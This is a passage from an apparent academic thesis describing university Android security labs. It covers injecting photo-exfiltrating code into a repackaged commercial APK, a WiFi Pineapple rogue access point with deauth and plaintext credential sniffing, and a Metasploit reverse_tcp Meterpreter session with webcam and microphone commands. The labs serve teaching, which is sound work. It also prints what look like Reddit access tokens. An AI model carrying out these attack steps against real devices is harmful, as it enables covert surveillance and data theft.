The next step is to get a target APK file that the Java code will be injected into. Many third-party sites can be used to download APKs of commercial apps. You need to get the URL of the app page in the Google Play store and use a website like www.apkpure.com to download the APK. Apktool is used for assembling and disassembling APKs. The tool can be downloaded at https://ibotpeaches.github.io/Apktool/

Next, the APK created in first section and the APK of the downloaded app are disassembled with the command *apktool d <apk>*. The output is a folder with the smali code of the decompiled binaries. First, the OkHttp dependencies need to be moved to the target app. There are two directories labeled okhttp3 and okio in the smali folder of the app the students wrote. These two directories need to be moved to the smali folder of the target app.

After moving the OkHttp dependencies, the path to the UploadPicturesOnReboot.smali file needs to be recreated on the target app. Then the two files UploadPicturesOnReboot.smali and UploadPicturesOnReboot$1.smali need to be placed in the newly created path.

Next, the AndroidManifest.xml file of the target app needs to be modified to include the permissions we need as well as register the BroadcastReceiver. The permissions required are: INTERNET, READ_EXTERNAL_STORAGE, ACCESS_NETWORK_STATE, and RECEIVE_BOOT_COMPLETED. The code to register the BroadcastReceiver is included in the lab write-up in Appendix B.
The final steps are to recompile the directory of the target app with Apktool. The output will be an APK file. Then the APK must be self-signed. This can be used with the *keytool* and *jarsigner* commands.

Once the repackaged app has been installed on the victim's device, the necessary permissions need to be accepted. It is best to repackage an app that already uses these permissions so it looks less suspicious to the user. When the device reboots all the .png and .jpg files on the device will be sent to the attacker’s server. Figure 5.1 shows the workflow of repackaging the app.




Figure 5.1: Injecting code into Facebook APK

5.7 Evaluation

The repackaging app lab was given to students of Cal Poly's CSC 429 course during the 2017 Spring quarter. CSC 429 is a current topics course with Privacy Engineering being the topic for the current course. Dr. Bruce DeBruhl was the instructor for the course. Students were split into groups of two and three and given two weeks to complete the lab. Nexus 5X phones running Marshmallow were provided by the university. Upon completion, students were asked to complete a survey with follow up questions. These can be found in Appendix F.

Chapter 6
PINEAPPLE MAN IN THE MIDDLE LAB

WiFi Pineapples are a popular device for setting up rogue access points. Students will be provided a WiFi Pineapple Nano by the university. They will learn how to set up the device and allow internet sharing from their computer so devices connected to the Pineapple will have access to the internet as well. Once internet sharing is properly set up, students will attempt to get their Android device to connect to the Pineapple. This is a stealthy attack that the user will likely not notice as the device will only be without a connection briefly before it reconnects. Also, the device's user will not know the name of the SSID it's connected is different unless they manually check.

6.1 Learning Objectives

Initially, students will learn how setup their WiFi Pineapple, assign it an SSID, and setup internet sharing through their computer. They will learn how to use the Pineapple Dashboard to scan for devices in the area and send a deauthorization packet to another device and how to use Wireshark to sniff traffic for unencrypted data.

The second part of the lab requires students to implement OAuth 2.0. with the service of their choice. They will go through the process of working with the OAuth host's authentication and access token servers to securely get user credentials.

6.2 Implementation

In this lab students will use a WiFi Pineapple Nano to simulate a passive man in the middle attack. A Pineapple Nano is a layer two device so it must be connected to a device with internet connection and internet sharing enabled. Then, when the victim's device connects to the Pineapple, it will have internet access. Students will first create a basic app that logs a user in without encryption. They will then set up the Pineapple to intercept the login attempt and steal the user's password. Finally, they will implement the login with OAuth 2.0. They can use the OAuth service of their choice (Facebook, Google, GitHub, etc.). Since the login will be sent over HTTPS, the user’s login credentials cannot be seen even when it is connected to the Pineapple and the traffic is being sniffed. Encrypting the traffic will still not hide the source and destination of the sniffed packets, however. The diagram below shows a layout of the lab.




Figure 6.1: A passive man in the middle setup using a WiFi Pineapple

6.3 HTTP Login

The first step is to implement an app that takes a username and password and submits it to a server the student will need to setup. The app will contain two EditText boxes for the username and password and a button to submit. Students are encouraged to use the HTTP client of their choice. They should have experience with this from previous labs. To handle login requests students will write a simple script that returns a

200 HTTP status code response if the username and password are "admin" and a 401 otherwise. This is implemented in the following php script.


```
<?php
       if(isset($_POST['username']) && isset($_POST['password'])){
               $username = $_POST['username'];
               $password = $_POST['password'];
               if($username == "admin" && $password == "admin"){
                       header('X-PHP-Response-Code: 200', true, 200);
               }else{
                       header('X-PHP-Response-Code: 401', true, 401);
               }
        }else{
               header('X-PHP-Response-Code: 404', true, 500);
        }
?>
```

6.4 Setup WiFi Pineapple Nano

Each group of students will be given a Pineapple Nano. The first step is to allow internet sharing on the operating system of the attacker's computer. Testing was done on Ubuntu 16.04 LTS. The first step is to hard factory reset the Pineapples by holding the reset button for seven seconds. The next step is to connect the Pineapple to the computer. Then the wp6.sh script must be downloaded: *wget* *www.wifipineapple.com/wp6.sh*. The script permissions must be changed so the script can be executable. The script provides a guided setup. Once the Pineapple is properly connected the dashboard can be accessed at http://172.16.42.1:1471. Students will be prompted to create a username and password to login. They will also have to set up an SSID and password for the Pineapple.

6.5 Recon

The first step is to go to the recon tab and scan for nearby devices. The results will return access point SSIDs and the devices connected to them. The target device should show up in these results. The longer the scan, the more devices that will appear.



Scan Results (from cache)

SSID	MAC	Security	WPS	Channel	Signal
tsunami	00:0C:85:47:B5:B8	WEP	no	6	-81
	40:B4:CD:E9:94:4F				
	9C:AD:97:5C:53:CD				
XFINITY	00:0D:67:2C:2D:71	WPA Enterprise	no	11	-84

Figure 6.2: Pineapple recon results

6.6 PineAP

The next step is to go to the PineAP tab and configure how the Pineapple will work. When the desired settings are set, the PineAP daemon must be enabled. While the PineAP daemon is enabled, the Pineapple will scan for nearby SSIDs, store them in its pool, and send probes impersonating the SSIDs.


6.7 Deauth the Device

The next step is to deauth the target device. This is done in the recon tab. The MAC address of the device must be known beforehand. If you click the down arrow next the MAC address, you will get a menu that allows you to send up to 10 deauthorization packets at a time. A deauthorization packet received by a device will end its current WiFi connection and the device will automatically probe for a new access point to connect to. The goal is to get the device to connect to the Pineapple.

6.8 Sniff Internet Traffic with Wireshark

Once the target device is connected to the Pineapple, Wireshark can be used to sniff traffic going through the Pineapple. The interface of the Pineapple must be selected.

When someone on the target device logs in using the HTTP app, Wireshark will detect the packet. If the packet is inspected, the username and password are seen in plaintext as shown in Figure 6.3.



```
http
No.        Time        Source          Destination     Protocol  Len
   95  6.193462    10.0.0.17       145.14.144.19   HTTP      3
   97  6.304949    145.14.144.19   10.0.0.17       HTTP      3

▶ Frame 95: 302 bytes on wire (2416 bits), 302 bytes captured (2416 bits) o
▶ Ethernet II, Src: Apple_7c:0b:c1 (5c:96:9d:7c:0b:c1), Dst: 6a:ee:96:39:c1
▶ Internet Protocol Version 4, Src: 10.0.0.17, Dst: 145.14.144.19
▶ Transmission Control Protocol, Src Port: 61270, Dst Port: 80, Seq: 1, Ack
▶ Hypertext Transfer Protocol
▶ HTML Form URL Encoded: application/x-www-form-urlencoded

00c0  2e 63 6f 6d 0d 0a 43 6f  6e 6e 65 63 74 69 6f 6e   .com..Co nnection
00d0  3a 20 4b 65 65 70 2d 41  6c 69 76 65 0d 0a 41 63   : Keep-A live..Ac
00e0  63 65 70 74 2d 45 6e 63  6f 64 69 6e 67 3a 20 67   cept-Enc oding: g
00f0  7a 69 70 0d 0a 55 73 65  72 2d 41 67 65 6e 74 3a   zip..Use r-Agent:
0100  20 6f 6b 68 74 74 70 2f  33 2e 38 2e 31 0d 0a 0d    okhttp/ 3.8.1...
0110  0a 75 73 65 72 6e 61 6d  65 3d 61 64 6d 69 6e 26   .usernam e=admin&
0120  70 61 73 73 77 6f 72 64  3d 61 64 6d 69 6e         password =admin
```

Figure 6.3: Sniffing HTTP traffic with Wireshark

6.9 OAuth 2.0

The final step of the lab is to implement an OAuth 2.0 login. Students are encouraged to use the OAuth service of their choice. For testing, Reddit OAuth 2.0 was used [5]. Figure 6.4 shows an overview of retrieving an Access Token using OAuth 2.0.



Authentication Server
Android App
Access Token Server
Request to auth server
with CLIENT_ID, STATE, REDIRECT_URI
Asks user to sign-in
User signs in and gives permission to app
Response with a special code used
to get access token
Send special code and CLIENT_ID
to access token server
Send access and refresh tokens

Figure 6.4: OAuth 2.0 Access Token Retrieval

6.9.1 Register App

The first step is to sign-in or create a new username on Reddit. Once logged in, the app needs to be registered. Registering an app requires a name, description, about URL, and redirect URL. When the app is created, a unique client ID is generated.

6.9.2 Permissions, Dependencies, Login Button

In the app, the dependency for OkHttp must be included in the gradle file. This is used for creating and sending HTTP requests. The Internet permissions must also be added to the app's manifest. Finally, the login button will be added. The button has an onClick listener that will call the method startSignIn.




Figure 6.4: Sign in button for OAuth 2.0

6.9.3 Intent

The Intent will open a browser and take the user to Reddit's login page if the user is not already logged in.




https://www.reddit.com/login.com
reddit
log in
Log in or sign up to connect your reddit account with android_oauth_app .
username:
android_oauth_test
password:
remember me
recover password
log in

Figure 6.5: Using Reddit account to login over HTTPS

Once the user logs in they will be prompted if they want to allow the app to connect with their Reddit account. If the user agrees they will be redirected back to our app. The activity will receive an Intent object that contains details about the login.



Hey android_oauth_test! android_oauth_app would like to connect with your reddit account.

Allow android_oauth_app to:

- Access my reddit username and signup date.
- Maintain this access indefinitely (or until manually revoked).

android_oauth_app will not be able to access your reddit password.


Figure 6.6: Accepting OAuth permission

6.9.4 Handle Login Result

An intent-filter is added to the app's activity. This will allow the activity to receive the Intent with information about the login. The onResume method is called with the activity is brought back to the foreground. This Intent will have a special code that can then be used to retrieve the access token. The special code is passed to the getAccessToken method.

6.9.5 Getting the Access Token

Once the special code is obtained, it will be sent to the access token URL. The response will be a JSON object. The access token and refresh token can be parsed from the JSON as logged in the Android Monitor.



```
Access Token = 4Dx6cVWWg-qM5UsLMZsI0B81NLE
Refresh Token = 10447203818-dc_QzK9MR5wZ3vD-1aGvHnXXN9A
```

Figure 6.7: Reddit access and refresh tokens

6.10 Future Work (HTTPS)

Before students implement the login with OAuth 2.0, they could manually implement SSL. They would need to create a self-signed certificate that would be stored on the server. The app would then need to request the certificate from the server and verify it. Once verified, the app could create a symmetric key and use the server's public key to encrypt it and send it back to the server. The server and client app would then use the symmetric key to encrypt and decrypt HTTP packets. The instructor could add this portion to the lab if desired. It will also demonstrate to the students the difficulty of trying to implement SSL themselves versus using a third-party authentication system like OAuth.

6.11 Evaluation

This lab was given to an undergraduate student at Cal Poly. The student has had previous experience with Pineapple WiFis, but not with OAuth setup. The survey given after completion of the lab can be found in Appendix F.

Chapter 7
METASPLOIT LAB

Metasploit is a free software tool that can be used both by system admins as well as attackers. Security engineers use Metasploit to penetration test their systems to look for vulnerabilities. Attackers can use the tool to see if a system has known vulnerabilities. Students will use Metasploit to setup a remote shell to an Android device. Often, security engineers will need to use existing tools rather than writing all exploits from scratch. This is a lightweight lab that is intended to be completed in a week or less.

7.1 Learning Objectives

Metasploit is another tool that students will get exposure to through my labs. They will also use msfvenom, a payload generator included in the Metasploit suite [20]. I also teach students how to setup and execute an existing exploit to get a remote shell to an Android device. The goal of this lab is to get students comfortable using penetration testing software.

7.2 Implementation

Students will initially install the software on their computer. They will then use msfvenom to generate the malicious APK. The next step would be to socially engineer a victim to install the app on their device. Students will not implement this part but it is good that they are aware that socially engineering is an important part of many attacks.

After the APK is installed on the device, students will use msfconsole to wait for the device to connect. As soon as the app is launched on the device, it will connect to the computer running Metasploit and the attacker will have a remote shell to the device called Meterpreter. Meterpreter allows the attacker to execute commands to get a live stream of the webcam or pull data such as SMS messages and phone contacts.

7.3 Install Metasploit

The first step is to install the Metasploit framework. To install on macOS the package can be found at osx.metasploit.com. When the package has been downloaded, you can follow the installer to complete installation. Metasploit binaries will be automatically downloaded in the */opt/metasploit-framework* directory.

7.4 Msfvenom


msfvenom is a standalone payload generator [5]. Students will use msfvenom to generate the malicious APK. msfvenom has the ability to repackage an existing application to include malicious code or generate a standalone APK. The command for generating a standalone APK is given in the lab write up. The fields for LHOST and LPORT are the IP address and port the phone will connect to when the app is launched on the victim’s device.

7.5 Install APK on the Target Device

Once the APK has been generated it needs to be installed on the target device. In a real-world attack, the attacker would have to get the app on a victim’s device. This could be done with a little social engineering which is out of the scope of this lab. For now, the APK is installed with *adb install*.

7.6 Exploit

Once the APK is installed on the victim’s device and the device is online on the network, the following Metasploit commands in Figure 7.1 will open a port on the attacker’s device waiting for any incoming TCP requests. Once the malicious application is opened on the victim’s device, it will open a port and connect back to the attacker’s device.




```
msf > use multi/handler
msf exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.7
LHOST => 192.168.0.7
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Sending stage (70068 bytes) to 192.168.0.7
[*] Meterpreter session 1 opened (192.168.0.7:4444 -> 192.168.0.7:53966) at 2018
-02-08 01:13:49 -0800

meterpreter >
```

Figure 7.1: Getting a Meterpreter shell

At this point, there are many commands that can be executed on the device. Basic Linux commands can be used such as cd, ls, and kill. Meterpreter also has built in commands that give the ability to give a live stream of the camera, check if the phone is rooted, dumping sensitive data, etc. A list of all the commands can be found by typing '?'.



```
    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_stream Play a video stream from the specified webcam


Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
